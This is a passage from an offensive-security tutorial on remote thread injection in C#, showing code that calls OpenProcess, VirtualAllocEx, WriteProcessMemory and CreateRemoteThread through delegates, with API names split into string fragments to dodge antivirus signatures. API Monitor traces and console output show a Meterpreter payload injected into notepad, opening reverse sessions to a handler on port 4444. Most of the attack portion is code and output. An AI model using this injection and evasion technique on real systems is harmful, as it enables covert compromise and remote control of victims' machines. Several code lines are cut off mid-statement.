4... 1:17... 1     KERNELBASE.dll   └NtAllocateVirtualMemory ( GetCurrentProcess(), 0x00000000008fc
4... 1:17... 1     clr.dll        VirtualFree ( 0x0000000002570000, 0, MEM_RELEASE )
4... 1:17... 1     KERNELBASE.dll   └NtFreeVirtualMemory ( GetCurrentProcess(), 0x00000000008fd378
4... 1:17... 1     clr.dll        GetProcAddress ( 0x00007ffcfca50000, "WriteProcessMemory" )
4... 1:17... 1     clr.dll        GetCurrentProcess ( )
4... 1:17... 1     clr.dll        FlushInstructionCache ( GetCurrentProcess(), 0x00007ffc6d270550, 1
4... 1:17... 1     clr.dll        WriteProcessMemory ( 0x0000000000000098, 0x000001be97810000, 0
4... 1:17... 1     KERNELBASE.dll   ├NtQueryVirtualMemory ( 0x0000000000000098, 0x000001be97810
4... 1:17... 1     KERNELBASE.dll   └NtWriteVirtualMemory ( 0x0000000000000098, 0x000001be97810
4... 1:17... 1     clr.dll        GetProcAddress ( 0x00007ffcfca50000, "CreateRemoteThread" )
4... 1:17... 1     clr.dll        GetCurrentProcess ( )
4... 1:17... 1     clr.dll        FlushInstructionCache ( GetCurrentProcess(), 0x00007ffc6d270560, 1
4... 1:17... 1     clr.dll        CreateRemoteThread ( 0x0000000000000098, NULL, 0, 0x000001be97
4... 1:17... 1     KERNELBASE.dll   ├NtQueryInformationProcess ( 0x0000000000000324, ProcessBasicI
4... 1:17... 1     KERNELBASE.dll   ├NtQueryInformationProcess ( 0x0000000000000324, ProcessImage
4... 1:17... 1     KERNELBASE.dll   └NtCreateThreadEx ( 0x00000000008fe0f8, THREAD_ALL_ACCESS, N
4... 1:17... 1     clr.dll        GetProcAddress ( 0x00007ffcfca50000, "CloseHandle" )
4... 1:17... 1     clr.dll        GetCurrentProcess ( )
4... 1:17... 1     clr.dll        FlushInstructionCache ( GetCurrentProcess(), 0x00007ffc6d270570, 1
4... 1:17... 1     clr.dll        GetModuleHandleW ( "ole32.dll" )
4... 1:17... 1     clr.dll        GetThreadPriority ( 0x00000000000001b0 )
4... 1:17... 1     KERNELBASE.dll   └NtQueryInformationThread ( 0x00000000000001b0
4... 1:17... 1     clr.dll        FlushProcessWriteBuffers ( )
4... 1:17... 1     clr.dll        VirtualFree ( 0x0000000000d80000, 0, MEM_RELEASE )
4... 1:17... 1     KERNELBASE.dll   └NtFreeVirtualMemory ( GetCurrentProcess(), 0x000
4... 1:17... 2     clr.dll        SleepEx ( INFINITE, FALSE )
4... 1:17... 2     KERNELBASE.dll   └NtDelayExecution ( FALSE, 0x000000001ad5f870 )
4... 1:17... 1     clr.dll        VirtualProtect ( 0x00007ffccd240000, 1440, PAGE_READ                    TRUE
4... 1:17... 1     KERNELBASE.dll   └NtProtectVirtualMemory ( GetCurrentProcess(), 0x0...E_READWRITE, 0x00007ffccd1a6390 )   STATUS_SUCCESS

API
Module
Category

GetThreadPriority (
  0x00000000000001b0
);
```

```
                i++;
            }

            IntPtr _xhandle = OpenProcess(ProcessAccessFlags.All, false,


            /// step 2
            IntPtr _vax = VirtualAllocEx(_xhandle, IntPtr.Zero, (uint)Xp


            /// step 3
            UIntPtr _out = UIntPtr.Zero;

            if (!WriteProcessMemory(_xhandle, _vax, Xpayload, (uint)Xpay


            /// step 4 Execute Native Code by Thread Injection
            uint xTid = 0;
            IntPtr Xthread = CreateRemoteThread(_xhandle, IntPtr.Zero, 0


            /// close
            CloseHandle(Xthread);
            CloseHandle(_xhandle);

        }

        [Flags]
        2 references
        public enum ProcessAccessFlags : uint
        {
```

Picture 3: Calling API Functions Directly without Delegate Technique, previous Part (Part 1 of chapter-14)

**“NativePayload_Tinjection.cs”** API Monitor:

1.**GetProcAddress**() called by CLR.DLL for “OpenProcess”

- which this Function called by Clr.dll, not by my C# Code.

2.**OpenProcess**() called by CLR.DLL from Kernel32.dll

- **Nt**OpenProcess() called by Kernelbase.dll from NTDLL.DLL

3.**GetProcAddress**() called by CLR.DLL for “VirtualAllocEx”

4.**VirtualAllocEx**() called by CLR.DLL from Kernel32.dll

- **Nt**AllocateVirtualMemory() called by Kernelbase.dll from NTDLL.DLL
- **Nt**FreeVirtualMemory() called by Kernelbase.dll from NTDLL.DLL

5.**GetProcAddress**() called by CLR.DLL for “WriteProcessMemory”

6.**WriteProcessMemory**() called by CLR.DLL from Kernel32.dll


- **Nt**QueryVirtualMemory() called by Kernelbase.dll from NTDLL.DLL
- **Nt**WriteVirtualMemory() called by Kernelbase.dll from NTDLL.DLL

7.**GetProcAddress**() called by CLR.DLL for “CreateRemoteThread”

8.**CreateRemoteThread**() called by CLR.DLL from Kernel32.dll

- **Nt**QueryInformationProcess() called by Kernelbase.dll from NTDLL.DLL
- **Nt**CreateThreadEx() called by Kernelbase.dll from NTDLL.DLL

in the next “Picture 4” you can see we have **almost same** APIs in the list, these APIs Called by “**NativePayload_Tinjection2.cs**” which is our Method we talked about that in this “Part2 of Chapter-14” for Calling API Function Directly via Delegate technique.



```
Summary | 510 calls | 226 KB used | NativePayload_Tinjection2.exe

#     Tim...  T...  Module          API                                                                                        Return Value
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "LoadLibrary" )                                       NULL
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "LoadLibraryA" )
4...  12:4... 3     clr.dll         GetCurrentProcess ( )
4...  12:4... 3     clr.dll         FlushInstructionCache ( GetCurrentProcess(), 0x00007ffc6d2704c0, 16
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "WideCharToMultiByte" )
4...  12:4... 3     clr.dll         LoadLibraryA ( "c:\windows\system32\kernel32.dll" )
4...  12:4... 3     KERNELBASE.dll    └_stricmp ( "c:\windows\system32\kernel32.dll", "twain_32.dll" )
4...  12:4... 3     clr.dll         VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )
4...  12:4... 3     KERNELBASE.dll    └NtAllocateVirtualMemory ( GetCurrentProcess(), 0x000000316ad5
4...  12:4... 3     clr.dll         VirtualFree ( 0x000002192a4a0000, 0, MEM_RELEASE )
4...  12:4... 3     KERNELBASE.dll    └NtFreeVirtualMemory ( GetCurrentProcess(), 0x000000316ad5d38
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "GetProcAddress" )
4...  12:4... 3     clr.dll         GetCurrentProcess ( )
4...  12:4... 3     clr.dll         FlushInstructionCache ( GetCurrentProcess(), 0x00007ffc6d2704d0, 1
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "OpenProcess" )
4...  12:4... 3     clr.dll         VirtualAlloc ( 0x00007ffc6d272000, 4096, MEM_COMMIT, PAGE_EXECU
4...  12:4... 3     KERNELBASE.dll    └NtAllocateVirtualMemory ( GetCurrentProcess(), 0x000000316ad5
4...  12:4... 3     clr.dll         OpenProcess ( STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS
4...  12:4... 3     KERNELBASE.dll    └NtOpenProcess ( 0x000000316ad5e678, STANDARD_RIGHTS_ALL |
4...  12:4... 3     clr.dll         SleepEx ( 5000, TRUE )
4...  12:4... 3     KERNELBASE.dll    └NtDelayExecution ( TRUE, 0x000000316ad5e4c0 )
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "VirtualAllocEx" )
4...  12:4... 3     clr.dll         VirtualAllocEx ( 0x0000000000000338, NULL, 510, MEM_COMMIT, PAG
4...  12:4... 3     KERNELBASE.dll    └NtAllocateVirtualMemory ( 0x0000000000000338, 0x000000316ad
4...  12:4... 3     clr.dll         SleepEx ( 5000, TRUE )
4...  12:4... 3     KERNELBASE.dll    └NtDelayExecution ( TRUE, 0x000000316ad5e4c0 )
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "WriteProcessMemory" )
4...  12:4... 3     clr.dll         VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )
4...  12:4... 3     KERNELBASE.dll    └NtAllocateVirtualMemory ( GetCurrentProcess(), 0x000000316ad5
4...  12:4... 3     clr.dll         VirtualFree ( 0x000002192a4a0000, 0, MEM_RELEASE )
4...  12:4... 3     KERNELBASE.dll    └NtFreeVirtualMemory ( GetCurrentProcess(), 0x000000316ad5d71
4...  12:4... 3     clr.dll         WriteProcessMemory ( 0x0000000000000338, 0x000001be97780000, 0
4...  12:4... 3     KERNELBASE.dll    ├NtQueryVirtualMemory ( 0x0000000000000338, 0x000001be97780
4...  12:4... 3     KERNELBASE.dll    └NtWriteVirtualMemory ( 0x0000000000000338, 0x000001be97780
4...  12:4... 3     clr.dll         SleepEx ( 5000, TRUE )
4...  12:4... 3     KERNELBASE.dll    └NtDelayExecution ( TRUE, 0x000000316ad5e4c0 )
4...  12:4... 3     clr.dll         GetProcAddress ( 0x00007ffcfca50000, "CreateRemoteThread" )
4...  12:4... 3     clr.dll         VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )
4...  12:4... 3     KERNELBASE.dll    └NtAllocateVirtualMemory ( GetCurrentProcess(), 0x000000316ad5
4...  12:4... 3     clr.dll         VirtualFree ( 0x000002192a4a0000, 0, MEM_RELEASE )
4...  12:4... 3     KERNELBASE.dll    └NtFreeVirtualMemory ( GetCurrentProcess(), 0x000000316ad5d718, 0x000000316ad5d710, MEM_RELEASE )   STATUS_SUCCESS
```

```
// IntPtr DLLFile = LoadLibrary("c:\\" + "win" + "dows\\sy" + "stem32\\
//IntPtr DLLFile = LoadLibrary("c:\\" + "win" + "dows\\sy" + "stem32\\k

IntPtr DLLFile = LoadLibrary(@"c:\windows\system32\kernel32.dll");
/// step1
IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O"+"penProcess");
call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDeleg
IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
System.Threading.Thread.Sleep(5000);
/// step2
IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual"+"Alloc"+"Ex"
call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.
IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xp
System.Threading.Thread.Sleep(5000);
/// step3
UIntPtr _out = UIntPtr.Zero;
IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W"+"rite"+"Process"+"
call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)
bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (u
System.Threading.Thread.Sleep(5000);
IntPtr Result_04 = IntPtr.Zero;
/// step4
uint xTid = 0;
IntPtr FunctionCall_04 = GetProcAddress(DLLFile, "Create"+"Rem"+"ote"+"
call_CreateRemoteThread FunctionCall_04_Del = (call_CreateRemoteThread)
Result_04 = FunctionCall_04_Del(Result_01, IntPtr.Zero, 0, Result_02, I
System.Threading.Thread.Sleep(2000);

Console.ForegroundColor = ConsoleColor.DarkGreen;
```

Show output from: Build


```
Build started...
1>------ Build started: Project: NativePayload_Tinjection2, Configuration: Debug Any
```

Picture 4: Calling API Functions Directly Delegate Technique (Part 2 of chapter-14)

Now you can See we have **Same Behavior** for Call APIs & **Same Result** but with **Different** Codes/Techniques, this means we have **Different Signatures** for Codes but we Have Same **Result.**

**Note:** Some Anti-virus Companies are/was Focused on Code Signatures, some of them Focused on your code Behavior in memory also API Calls, some of them Focused on Both… but some of them Focused on Bitcoins only, not the codes ;D.

as you can see in the next “Picture 5” we have Meterpreter Session by this simple code “**NativePayload_Tinjection2.cs**” + Delegate Technique also you can see APIs Functions too.




```
[*] Meterpreter session 2 opened (192.168.56.1:4444 -> 192.168.56.105:49687) at 2021-02-14 12:00:17 -0500

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getpid
Current pid: 7324
meterpreter >
```

```
[!] Injection Started Time 2/14/2021 12:00:01 PM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to notepad:7324 Process
[!] Thread Injection Done Time 2/14/2021 12:00:01 PM

[!] kernel32.dll Delegate.Result[00000330] <=> OpenProces <= GetDelegateForFunctionPointer[18EF06758C0]
[!] kernel32.dll Delegate.Result[21420B30000] <=> VirtualAllocEx <= GetDelegateForFunctionPointer[18EF0675910]
[!] kernel32.dll Delegate.Result[True]     <=> WriteProcessMemory <= GetDelegateForFunctionPointer[18EF0675960]
[!] kernel32.dll Delegate.Result[00000344] <=> CreateRemoteThread <= GetDelegateForFunctionPointer[18EF06759B0]

Bingo Meterpreter Session by Remote Thread Injection Method  ;)

C:\Users\Damon\Downloads\NativePayload_Tinjection2\NativePayload_Tinjection2\NativePayload_Tinjection2\bin\Debu
```

```
Summary | 265 calls | 121 KB used | NativePayload_Tinjection2.exe
#    Tim...  T...  Module          API                                                                                                     Return Value          Duration
2... 12:0... 1     clr.dll         OpenProcess ( STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE | PROCESS_QUERY_INFORMATION | PR...   0x0000000000000330   0.0000723
2... 12:0... 1     KERNELBASE.dll    NtOpenProcess ( 0x000000214634e5b8, STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS | PROCESS_CREATE_THREAD | PROCESS_DUP_HANDLE | PROCESS...   STATUS_SUCCESS   0.0000704
2... 12:0... 1     clr.dll         SleepEx ( 5000, TRUE )                                                                                  0                     5.0074726
2... 12:0... 1     KERNELBASE.dll    NtDelayExecution ( TRUE, 0x000000214634e400 )                                                        STATUS_SUCCESS        5.0074670
2... 12:0... 1     clr.dll         VirtualAllocEx ( 0x0000000000000330, NULL, 510, MEM_COMMIT, PAGE_EXECUTE_READWRITE )
2... 12:0... 1     KERNELBASE.dll    NtAllocateVirtualMemory ( 0x0000000000000330, 0x000000214634e548, 0, 0x000000214634e550, MEM_COMMIT, PAGE_EXECUTE_READWRITE )   STATUS_SUCCESS   0.0000812
2... 12:0... 1     clr.dll         SleepEx ( 5000, TRUE )                                                                                  0                     5.0040061
2... 12:0... 1     KERNELBASE.dll    NtDelayExecution ( TRUE, 0x000000214634e400 )                                                        STATUS_SUCCESS        5.0040011
2... 12:0... 1     clr.dll         VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )                                                0x0000018eeede0000    0.0000180
2... 12:0... 1     KERNELBASE.dll    NtAllocateVirtualMemory ( GetCurrentProcess(), 0x000000214634d130, 0, 0x000000214634d138, MEM_COMMIT, PAGE_READWRITE )   STATUS_SUCCESS   0.0000163
2... 12:0... 1     clr.dll         VirtualFree ( 0x0000018eeede0000, 0, MEM_RELEASE )                                                      TRUE                  0.0000209
2... 12:0... 1     KERNELBASE.dll    NtFreeVirtualMemory ( GetCurrentProcess(), 0x000000214634d658, 0x000000214634d650, MEM_RELEASE )      STATUS_SUCCESS        0.0000193
2... 12:0... 1     clr.dll         WriteProcessMemory ( 0x0000000000000330, 0x0000021420b30000, 0x0000018e80028c88, 510, 0x000000214634ec38 )   TRUE   0.0000391
2... 12:0... 1     KERNELBASE.dll    NtQueryVirtualMemory ( 0x0000000000000330, 0x0000021420b30000, 8, 0x000000214634e508, 48, NULL )     STATUS_SUCCESS        0.0000108
2... 12:0... 1     KERNELBASE.dll    NtWriteVirtualMemory ( 0x0000000000000330, 0x0000021420b30000, 0x0000018e80028c88, 510, 0x000000214634e4f8 )   STATUS_SUCCESS   0.0000212
2... 12:0... 1     clr.dll         SleepEx ( 5000, TRUE )                                                                                  0                     5.0109150
2... 12:0... 1     KERNELBASE.dll    NtDelayExecution ( TRUE, 0x000000214634e400 )                                                        STATUS_SUCCESS        5.0109109
2... 12:0... 1     clr.dll         VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )                                                0x0000018eeede0000    0.0000150
2... 12:0... 1     KERNELBASE.dll    NtAllocateVirtualMemory ( GetCurrentProcess(), 0x000000214634d0c0, 0, 0x000000214634d0c8, MEM_COMMIT, PAGE_READWRITE )   STATUS_SUCCESS   0.0000132
2... 12:0... 1     clr.dll         VirtualFree ( 0x0000018eeede0000, 0, MEM_RELEASE )                                                      TRUE                  0.0000168
2... 12:0... 1     KERNELBASE.dll    NtFreeVirtualMemory ( GetCurrentProcess(), 0x000000214634d658, 0x000000214634d650, MEM_RELEASE )      STATUS_SUCCESS        0.0000157
2... 12:0... 1     clr.dll         CreateRemoteThread ( 0x0000000000000330, NULL, 0, 0x0000021420b30000, NULL, 0, 0x000000214634ec18 )    0x0000000000000344    0.0008178
2... 12:0... 1     KERNELBASE.dll    NtQueryInformationProcess ( 0x0000000000000340, ProcessBasicInformation, 0x000000214634e0b8, 48, NULL )   STATUS_SUCCESS   0.0000037
2... 12:0... 1     KERNELBASE.dll    NtQueryInformationProcess ( 0x0000000000000340, ProcessImageInformation, 0x000000214634e0f0, 64, NULL )   STATUS_SUCCESS   0.0000035
2... 12:0... 1     KERNELBASE.dll    NtCreateThreadEx ( 0x000000214634e038, THREAD_ALL_ACCESS, NULL, 0x0000000000000340, 0x0000021420b30000, NULL, FALSE, 0, 0, 0, 0x000000214634e160 )   STATUS_SUCCESS   0.0007394
2... 12:0... 1     clr.dll         SleepEx ( 2000, TRUE )
2... 12:0... 1     KERNELBASE.dll    NtDelayExecution ( TRUE, 0x000000214634e400 )
```

Picture 5: API Calls & Meterpreter session

as you can see in these “Pictures 4 & 5” we have almost same API calling via Codes and something in these codes is interesting which is all API Functions have Sub-Function which their name started by “**Nt***” for exmple “**NtCreateThreadEx**”, these Functions Called by **kernelbase.dll** or **kernel32.dll** also **Clr.dll** From “**NTDLL.DLL**” file.
In the Previous Pictures you saw some API list by API Monitor tool which in all of them our “**NtCreateThreadEx” called** by Kernel32.dll or kernelbase.dll from Ntdll.dll file in the next “Pictures 6 & 7” you can see with simple trick by “**NativePayload_Tinjection2nt.cs**”, you can Call this API Function **(NtCreateThreadEx)** via “clr.dll” file which in this case our Behavior will be changed and we have **New** Behavior for API Calls



```
[*] Meterpreter session 5 opened (192.168.56.1:4444 -> 192.168.56.105:49690) at 2021-02-20 11:27:00 -
0500

meterpreter > getpid
Current pid: 8412
meterpreter >
```

```
[>] Injecting Meterpreter Payload to notepad:8412 Process
[!] Thread Injection Done Time 2/20/2021 11:26:43 AM

[!] kernelbase.dll Delegate.Result[000002AC] <=> OpenProces <= GetDelegateForFunctionPointer[1BEFBE00]
[!] kernelbase.dll Delegate.Result[2652AE20000] <=> VirtualAllocEx <= GetDelegateForFunctionPointer[1BEFBE50]
[!] kernelbase.dll Delegate.Result[True]     <=> WriteProcessMemory <= GetDelegateForFunctionPointer[1BEFBEA0]
[!] clr/ntdll.dll Delegate.Result[696] <=> NtCreateThreadEx <= GetDelegateForFunctionPointer[1BEFBEF0]

Bingo Meterpreter Session by Remote Thread Injection Method  ;)

C:\Users\Damon\source\repos\NativePayload_Tinjection2nt\NativePayload_Tinjection2nt\bin\Debug>
```

```
